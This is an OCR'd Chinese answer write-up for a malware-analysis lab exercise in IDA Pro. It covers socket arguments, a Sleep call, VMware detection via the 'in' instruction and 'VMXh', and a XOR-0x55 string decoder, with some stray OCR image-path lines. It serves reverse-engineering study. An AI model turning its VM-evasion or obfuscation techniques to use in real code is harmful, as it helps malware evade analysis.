
休眠 30s。



```
loc_10001341:
mov     eax, off_10019020
add     eax, 0Dh
push    eax             ; Str
call    ds:atoi
imul    eax, 3E8h
pop     ecx
push    eax             ; dwMilliseconds
call    ds:Sleep
xor     ebp, ebp
jmp     loc_100010B4
sub_10001074 endp
```

```
; void __stdcall Sleep(DWORD dwMilliseconds)
                extrn Sleep:dword       ; CODE XREF: sub_10001074+2E4↑p
                                        ; sub_10001365+2E4↑p ...
; DWORD __stdcall GetCurrentProcessId()
                extrn GetCurrentProcessId:dword
                                        ; CODE XREF: sub_10001000+2E↑p
                                        ; sub_10003EBC+143↑p ...
```

15. ***在 0x10001701 处是一个对 socket 的调用。它的 3 个参数是什么？***



6/1/2


查阅资料可知，2 对应的是 AF_INET。同理可得，1 对应的是 type-SOCK_STREAM ，而 6 对应的是 protocol-IPPROTO_TCP。

16. ***使用 MSDN 页面的 socket 和 IDA pro 中的命名符号常量，你能使参数更加有意义吗？在你应用修改之后，参数是什么？***

2 对应的是 AF_INET。1 对应的是 type-SOCK_STREAM ，而 6 对应的是 protocol-IPPROTO_TCP。

17. ***搜索 in 指令(opcode 0xED)的使用。这个指令和一个魔术字符串 VMXh 用来进行 VMware 的检测。在这个恶意代码中被使用了吗？使用对执行 in 指令函数的交叉引用，能发现进一步检测 VMware 的证据吗？***

在 0x100061DB 处分别调用 in 指令,用于检测虚拟机。使用交叉引用,还可以在调用函数中发现 Found Virtual Machine 字符串。



18. ***将你的光标跳转到 0x1001D988 处，你发现了什么？***

很多不可读的随机数据字节。

```
ta:1001D986 00                                  db    0
ta:1001D987 00                                  db    0
ta:1001D988 2D                                  db  2Dh ; -
ta:1001D989 31                                  db  31h ; 1
ta:1001D98A 3A                                  db  3Ah ; :
ta:1001D98B 3A                                  db  3Ah ; :
ta:1001D98C 27                                  db  27h ; '
ta:1001D98D 75                                  db  75h ; u
ta:1001D98E 3C                                  db  3Ch ; <
ta:1001D98F 26                                  db  26h ; &
ta:1001D990 75                                  db  75h ; u
ta:1001D991 21                                  db  21h ; !
ta:1001D992 3D                                  db  3Dh ; =
ta:1001D993 3C                                  db  3Ch ; <
ta:1001D994 26                                  db  26h ; &
ta:1001D995 75                                  db  75h ; u
ta:1001D996 37                                  db  37h ; 7
ta:1001D997 34                                  db  34h ; 4
ta:1001D998 36                                  db  36h ; 6
ta:1001D999 3E                                  db  3Eh ; >
ta:1001D99A 31                                  db  31h ; 1
ta:1001D99B 3A                                  db  3Ah ; :
ta:1001D99C 3A                                  db  3Ah ; :
ta:1001D99D 27                                  db  27h ; '
ta:1001D99E 79                                  db  79h ; y
ta:1001D99F 75                                  db  75h ; u
ta:1001D9A0 26                                  db  26h ; &
ta:1001D9A1 21                                  db  21h ; !
ta:1001D9A2 27                                  db  27h ; '
ta:1001D9A3 3C                                  db  3Ch ; <
ta:1001D9A4 3B                                  db  3Bh ; ;
ta:1001D9A5 32                                  db  32h ; 2
```

19. ***如果你安装了 IDA Python 插件(包裹 IDA Pro 的商业版本的插件)，运行 Lab05-01.py，一个本书中随恶意代码提供的 IDA Pro Python 脚本,(确定光标是在 0x1001D988 处)在你运行这个脚本后发生了什么？***

```
data:1001D988 78                                db  78h ; x
data:1001D989 64                                db  64h ; d
data:1001D98A 6F                                db  6Fh ; o
data:1001D98B 6F                                db  6Fh ; o
data:1001D98C 72                                db  72h ; r
data:1001D98D 20                                db  20h
data:1001D98E 69                                db  69h ; i
data:1001D98F 73                                db  73h ; s
data:1001D990 20                                db  20h
data:1001D991 74                                db  74h ; t
data:1001D992 68                                db  68h ; h
data:1001D993 69                                db  69h ; i
data:1001D994 73                                db  73h ; s
data:1001D995 20                                db  20h
data:1001D996 62                                db  62h ; b
data:1001D997 61                                db  61h ; a
data:1001D998 63                                db  63h ; c
data:1001D999 6B                                db  6Bh ; k
data:1001D99A 64                                db  64h ; d
```

原本不可读的字符改变了。

20. ***将光标放在同一位置，你如何将这个数据转成一个单一的 ASCII 字符串？***

在设置里打开 Auto Comments/自动注释。把光标放在 1001D988 处，然后按下 A，可以看到自动转成了 ASCII 字符串。

```
data:1001D9B6 63                                db  63h ; c
data:1001D9B7 74                                db  74h ; t
data:1001D9B8 69 63 61 6C 20 4D 61 6C+aIcalMalwareAna db 'ical Malware Analysis Lab :)1234',0
```

21. 用一个文本编辑器打开这个脚本。它是如何工作的？

该脚本的工作原理是,对长度为 0x50 字节的数据,用 0x55 分别与其进行异或,然后用 PatchByte 函数在 IDA Pro 中修改这些字节。